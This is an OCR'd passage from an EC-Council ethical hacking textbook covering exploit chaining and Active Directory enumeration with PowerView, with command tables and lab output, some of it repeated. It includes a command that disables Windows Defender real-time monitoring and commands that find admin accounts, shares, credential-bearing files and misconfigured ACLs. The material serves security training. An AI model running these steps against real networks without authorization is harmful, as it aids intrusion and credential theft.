


Figure 6.77: An example of return-oriented attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Exploit Chaining

Exploit chaining, also referred to as vulnerability chaining, is a cyberattack that combines various exploits or vulnerabilities to infiltrate and compromise the target from its root level. Exploit chaining is a sophisticated attacking mechanism in which an attacker first initiates a reconnaissance operation. Then, the attacker starts enumerating various digital footprints and underlying vulnerabilities sequentially within the software or hardware of the target system.

After identifying the vulnerabilities, the attacker initially gains access to the target network using any technology and exploitation tool that they believe to have best probability of success. Then, they go deeper into the network using the list of identified exploits. They can also map out a major portion of the activity before connecting to the targeted system digitally. With the successful exploitation of vulnerabilities, an attacker gains kernel/root/system-level access to launch further attacks throughout the network without being detected by security solutions. While this type of attack consumes relatively more time and effort during the initial phases, chaining exploits together allows attackers to launch attacks that are more difficult to remediate as the length and depth of the exploit chain grows.

Organizations face considerable risks because of exploit chains. Exploit chains are typically carried out swiftly, and most businesses lack the necessary playbooks, policies, and resources to effectively block or limit the threat. Exploit chains leverage known vulnerabilities to form chains, which puts IT assets at risk as they cannot be identified and mitigated easily.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.78: Illustration of exploit chains

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Active Directory Enumeration Using PowerView

- Attackers perform Active Directory (AD) enumeration to extract sensitive information such as **users**, **groups**, **domains**, and other resources from the target AD environment
- Attackers enumerate AD using PowerShell tools such as PowerView

Enumerating Domain Users

Command	Description
Get-NetUser	Retrieves information related to the current domain user
Get-NetLoggedon -ComputerName <computer-name>	Retrieves information related to the current active domain users
Get-UserProperty –Properties pwdlastset	Retrieves the date and time of the password last set for each domain user
Find-LocalAdminAccess Invoke-EnumerateLocalAdmin	Retrieves users having local administrative privileges in the current domain *Requires administrator privileges to run

Enumerating Domains

Command	Description
Get-ADDomain Get-NetDomain	Retrieves information related to the current domain including its domain controllers
Get-DomainSID	Retrieves the SID of the current domain

```
PS C:\Users\Administrator\downloads\PowerTools-master\PowerView> Get-NetDomain


Forest                  : CEH.com
DomainControllers       : {Server2022.CEH.com}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  :
PdcRoleOwner            : Server2022.CEH.com
RidRoleOwner            : Server2022.CEH.com
InfrastructureRoleOwner : Server2022.CEH.com
Name                    : CEH.com
```

Enumerating Domain Policy

Command	Description
Get-DomainPolicy	Retrieves the policy used by the current domain
(Get-DomainPolicy)."SystemAccess"	Retrieves information related to the policy configurations of the domain's system access
(Get-DomainPolicy)."kerberospolicy"	Retrieves information related to the domain's Kerberos policy

```
PS C:\Users\Administrator\Downloads\PowerTools-master\PowerView> Get-DomainPolicy


Unicode        : @{Unicode=yes}
SystemAccess   : @{MinimumPasswordAge=0; MaximumPasswordAge=-1; LockoutBadCount=0; PasswordComplexity=0;
                 RequireLogonToChangePassword=0; LSAAnonymousNameLookup=0; ForceLogoffWhenHourExpire=0;
                 PasswordHistorySize=0; ClearTextPassword=0; MinimumPasswordLength=0}
RegistryValues : @{MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash=System.String[]}
KerberosPolicy : @{MaxTicketAge=10; MaxServiceAge=600; MaxClockSkew=5; MaxRenewAge=7; TicketValidateClient=1}
Version        : @{Revision=1; signature="$CHICAGO$"}
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Active Directory Enumeration Using PowerView

Source: *https://github.com*

Attackers perform Active Directory (AD) enumeration to extract sensitive information such as users, groups, domains, and other resources from the target AD environment. Attackers enumerate AD using PowerShell tools such PowerView.

Before performing enumeration using PowerView, attackers disable the security monitoring option using the following command:

```
Set-MpPreference -DisableRealtimeMonitoring $true
```

Enumerating Domains

An AD domain is a logical set of objects such as computers, users, and devices that share common administration security and replication settings. Attackers enumerate domains to gather information about users, groups, and other resources within the target network.

Command	Description
Get-ADDomain Get-NetDomain	Retrieves information related to the current domain including domain controllers (DCs)
Get-DomainSID	Retrieves the security ID (SID) of the current domain

Table 6.1: Commands to enumerate AD domains

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
PS C:\Users\Administrator\downloads\PowerTools-master\PowerView> Get-NetDomain


Forest                  : CEH.com
DomainControllers       : {Server2022.CEH.com}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  :
PdcRoleOwner            : Server2022.CEH.com
RidRoleOwner            : Server2022.CEH.com
InfrastructureRoleOwner : Server2022.CEH.com
Name                    : CEH.com
```

Figure 6.79: Screenshot showing the output of the PowerView Get-NetDomain command

Enumerating Domain Policy

In an AD environment, a domain security policy is implemented on a given domain, computer, or specific drives on a system. Attackers enumerate the domain policy to retrieve information related to the security protocols used such as password technologies and access levels applied.

Command	Description
`Get-DomainPolicy`	Retrieves the policy used by the current domain
`(Get-DomainPolicy)."SystemAccess"`	Retrieves information related to the policy configurations of the domain's system access
`(Get-DomainPolicy)."kerberospolicy"`	Retrieves information related to the domain's Kerberos policy

Table 6.2: Commands to enumerate AD domain policy

```
PS C:\Users\Administrator\Downloads\PowerTools-master\PowerView> Get-DomainPolicy


Unicode        : @{Unicode=yes}
SystemAccess   : @{MinimumPasswordAge=0; MaximumPasswordAge=-1; LockoutBadCount=0; PasswordComplexity=0;
                 RequireLogonToChangePassword=0; LSAAnonymousNameLookup=0; ForceLogoffWhenHourExpire=0;
                 PasswordHistorySize=0; ClearTextPassword=0; MinimumPasswordLength=0}
RegistryValues : @{MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash=System.String[]}
KerberosPolicy : @{MaxTicketAge=10; MaxServiceAge=600; MaxClockSkew=5; MaxRenewAge=7; TicketValidateClient=1}
Version        : @{Revision=1; signature="$CHICAGO$"}
```

Figure 6.80: Screenshot showing the output of the PowerView Get-DomainPolicy command

Enumerating Domain Controllers (DCs)

An AD DC is a server that processes and verifies authentication requests originating from the users on computer networks. Attackers enumerate DCs to retrieve information such as the domain forest, OS version, roles, and IP address.

Command	Description
`Get-NetDomainController`	Retrieves information related to the current domain controller (DC)

Table 6.3: Command to enumerate AD DCs

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
PS C:\Users\Administrator\Downloads> Get-NetDomainController


Forest                     : CEH.com
CurrentTime                : 2/22/2022 12:27:17 PM
HighestCommittedUsn        : 41046
OSVersion                  : Windows Server 2022 Standard
Roles                      : {SchemaRole, NamingRole, PdcRole, RidRole...}
Domain                     : CEH.com
IPAddress                  : fe80::9d68:1d1a:92eb:e27e%9
SiteName                   : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections         : {}
OutboundConnections        : {}
Name                       : Server2022.CEH.com
Partitions                 : {DC=CEH,DC=com, CN=Configuration,DC=CEH,DC=com, CN=Schema,CN=Configuration,DC=CEH,DC=com,
                             DC=DomainDnsZones,DC=CEH,DC=com...}
```

Figure 6.81: Screenshot showing the output of the PowerView Get-NetDomainController command

Enumerating Domain Users

AD domain users' details are stored on a DC, rather than the local computers on which the users log in. Attackers enumerate domain users to retrieve information such as account type, username, objectsid, samaccountname, samaccounttype, and objectguid.

Command	Description
Get-NetUser	Retrieves information related to the current domain user
Get-NetLoggedon -ComputerName <computer-name>	Retrieves information related to the current active domain user
Get-UserProperty –Properties pwdlastset	Retrieves the date and time of the password last set for each domain user
Find-LocalAdminAccess **Invoke-EnumerateLocalAdmin**	Retrieves users having local administrative privileges in the current domain *Requires administrator privileges to run

Table 6.4: Commands to enumerate AD domain users

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
PS C:\> Get-NetUser


logoncount             : 32
badpasswordtime        : 2/1/2022 4:05:42 AM
description            : Built-in account for administering the computer/domain
distinguishedname      : CN=Administrator,CN=Users,DC=CEH,DC=com
objectclass            : {top, person, organizationalPerson, user}
lastlogontimestamp     : 2/20/2022 9:14:29 PM
name                   : Administrator
objectsid              : S-1-5-21-2083413944-2693254119-1471166842-500
samaccountname         : Administrator
admincount             : 1
codepage               : 0
samaccounttype         : 805306368
whenchanged            : 2/21/2022 5:14:29 AM
accountexpires         : 9223372036854775807
countrycode            : 0
adspath                : LDAP://CN=Administrator,CN=Users,DC=CEH,DC=com
instancetype           : 4
objectguid             : aaa51b09-4357-44f6-bdc1-7a01321a89eb
lastlogon              : 2/20/2022 9:14:29 PM
lastlogoff             : 12/31/1600 4:00:00 PM
objectcategory         : CN=Person,CN=Schema,CN=Configuration,DC=CEH,DC=com
dscorepropagationdata  : {2/1/2022 12:18:02 PM, 2/1/2022 12:18:02 PM, 2/1/2022 12:02:53 PM, 1/1/1601 6:12:16 PM}
memberof               : {CN=Group Policy Creator Owners,CN=Users,DC=CEH,DC=com, CN=Domain Admins,CN=Users,DC=CEH,DC=com,
                         CN=Enterprise Admins,CN=Users,DC=CEH,DC=com, CN=Schema Admins,CN=Users,DC=CEH,DC=com...}
whencreated            : 2/1/2022 12:01:14 PM
iscriticalsystemobject : True
badpwdcount            : 0
cn                     : Administrator
useraccountcontrol     : 66048
usncreated             : 8196
primarygroupid         : 513
pwdlastset             : 2/1/2022 1:12:42 AM
usnchanged             : 40988

pwdlastset             : 12/31/1600 4:00:00 PM
logoncount             : 0
badpasswordtime        : 12/31/1600 4:00:00 PM
description            : Built-in account for guest access to the computer/domain
distinguishedname      : CN=Guest,CN=Users,DC=CEH,DC=com
```

Figure 6.82: Screenshot showing the output of the PowerView Get-NetUser command

Enumerating Domain Computers

Attackers enumerate domain computers to retrieve information such as the list of computers in the current domain, OS information, and pingable host systems.

Command	Description
`Get-NetComputer`	Retrieves the list of all computers existing in the current domain
`Get-NetComputer -OperatingSystem "*Server 2022*"`	Retrieves all the domain computers running on Windows Server 2022
`Get-NetComputer -Ping`	Retrieves all the live hosts or pingable host systems available in the current domain

Table 6.5: Commands to enumerate AD domain computers

```
PS C:\> Get-NetComputer
Server2022.CEH.com
PS C:\>
```

Figure 6.83: Screenshot showing the output of the PowerView Get-NetComputer command

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerating Domain Groups

AD groups are used for efficient network maintenance and administration. Groups are manageable units of domain user accounts, computers, etc. Attackers enumerate domain groups to retrieve information such as the list of group names in the current domain, information about a specific group/local groups, and member names.

Command	Description
`Get-NetGroup`	Retrieves the list of all groups existing in the current domain
`Get-NetGroup -Domain <targetdomain>`	Retrieves the list of all groups existing in the specified domain
`Get-NetGroup 'Domain Administrators'`	Retrieves all information related to the specified group
`Get-NetGroup "*admin*"`	Retrieves all the groups containing admin in the group name
`Get-NetGroupMember -GroupName "Domain Admins"`	Retrieves all the members in the specified group
`Get-NetGroup -UserName <"username">`	Retrieves the group name of the specified domain user
`Get-NetLocalGroup -ComputerName <computername>`	Retrieves all the group names of the specified domain computer
`Get-NetLoggedon -ComputerName <DomainName>`	Retrieves all the active logged-in users of the specified domain *Requires administrator privileges to run
`Get-LastLoggedOn -ComputerName <DomainName>`	Retrieves the last-logged-in user of the specified domain

Table 6.6: Commands to enumerate AD domain groups

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
PS C:\> Get-Netgroup
Administrators
Users
Guests
Print Operators
Backup Operators
Replicator
Remote Desktop Users
Network Configuration Operators
Performance Monitor Users
Performance Log Users
Distributed COM Users
IIS_IUSRS
Cryptographic Operators
Event Log Readers
Certificate Service DCOM Access
RDS Remote Access Servers
RDS Endpoint Servers
RDS Management Servers
Hyper-V Administrators
Access Control Assistance Operators
Remote Management Users
Storage Replica Administrators
Domain Computers
Domain Controllers
Schema Admins
Enterprise Admins
Cert Publishers
Domain Admins
Domain Users
Domain Guests
Group Policy Creator Owners
RAS and IAS Servers
Server Operators
Account Operators
Pre-Windows 2000 Compatible Access
Incoming Forest Trust Builders
Windows Authorization Access Group
Terminal Server License Servers
Allowed RODC Password Replication Group
Denied RODC Password Replication Group
Read-only Domain Controllers
Enterprise Read-only Domain Controllers
Cloneable Domain Controllers
```

Figure 6.84: Screenshot showing the output of the PowerView Get-NetGroup command

Enumerating Domain Shares

Attackers enumerate domain shares to retrieve information such as the name of the share, computer name, and type of share.

Command	Description
Invoke-ShareFinder -Verbose	Retrieves shares on the hosts in the current domain
Get-NetShare	Retrieves all the network shares existing in the current domain
Get-NetFileServer -Verbose	Retrieves the file server of the current domain
Invoke-FileFinder	Retrieves all the files in the current domain including files that store credentials

Table 6.7: Commands to enumerate AD domain shares

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
PS C:\> Invoke-Sharefinder
\\Server2022.CEH.com\ADMIN$      - Remote Admin
\\Server2022.CEH.com\C$          - Default share
\\Server2022.CEH.com\IPC$        - Remote IPC
\\Server2022.CEH.com\NETLOGON    - Logon server share
\\Server2022.CEH.com\SYSVOL      - Logon server share
\\Server2022.CEH.com\Users       -
PS C:\> _
```

Figure 6.85: Screenshot showing the output of the PowerView Invoke-ShareFinder command

Enumerating Group Policies and OUs

Enumerating group policies allows attackers to easily configure different user settings for a computer system within a domain by modifying the current group policy. This information allows attackers access and manage different systems on a network in an AD environment without any physical access.

An organization unit (OU) is a sub-division of an AD used for categorizing users, groups, and computers. This division helps administrators define a specific group policy for all the users, groups, and computers that fall under an OU. Attackers enumerate OUs to identify the instancetype, objectguid, and objectcategory.

Command	Description
Get-NetGPO **Get-NetGPO| select displayname**	Retrieves the list of all the GPOs present in the current domain
Get-NetOU	Retrieves all the OUs present in the current domain

Table 6.8: Commands to enumerate AD group policy and OUs

```
PS C:\> Get-NetOU
LDAP://OU=Domain Controllers,DC=CEH,DC=com
PS C:\> _
```

Figure 6.86: Screenshot showing the output of the PowerView Get-NetOU command


Enumerating Access-Control Lists (ACLs)

An ACL consists of different access-control entries (ACEs) and individual ACEs that help in discovering a trustee such as a user or a group for defining different access rights. If an ACL is misconfigured by an administrator, a normal user can perform administrator tasks on the target AD environment. Attackers leverage this flaw to enumerate ACLs and find misconfigured ACLs and attempt to gain administrative privileges.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Command	Description
`Get-ObjectAcl -SamAccountName "users" -ResolveGUIDs`	Retrieves the details of the ACLs for a specific group (users)
`Get-NetGPO | %{Get-ObjectAcl -ResolveGUIDs -Name $_.Name}`	Retrieves the users who have modification rights for a group
`Invoke-ACLScanner -ResolveGUIDs`	Retrieves all information about ACEs
`Get-PathAcl -Path \\Windows11\Users (Works only with the shared folder)`	Retrieves the ACL linked with a specific path

Table 6.9: Commands to enumerate AD ACLs



```
PS C:\> Get-NetGPO | %{Get-ObjectAcl -ResolveGUIDs -Name $_.Name}


InheritedObjectType   : All
ObjectDN              : CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=CEH,DC=com
ObjectType            : All
IdentityReference     : CREATOR OWNER
IsInherited           : False
ActiveDirectoryRights : CreateChild, DeleteChild, Self, WriteProperty, DeleteTree, Delete, GenericRead, WriteDacl,
                        WriteOwner
PropagationFlags      : InheritOnly
ObjectFlags           : None
InheritanceFlags      : ContainerInherit
InheritanceType       : Descendents
AccessControlType     : Allow
ObjectSID             :

InheritedObjectType   : All
ObjectDN              : CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=CEH,DC=com
ObjectType            : All
IdentityReference     : NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
IsInherited           : False
ActiveDirectoryRights : GenericRead
PropagationFlags      : None
ObjectFlags           : None
InheritanceFlags      : ContainerInherit
InheritanceType       : All
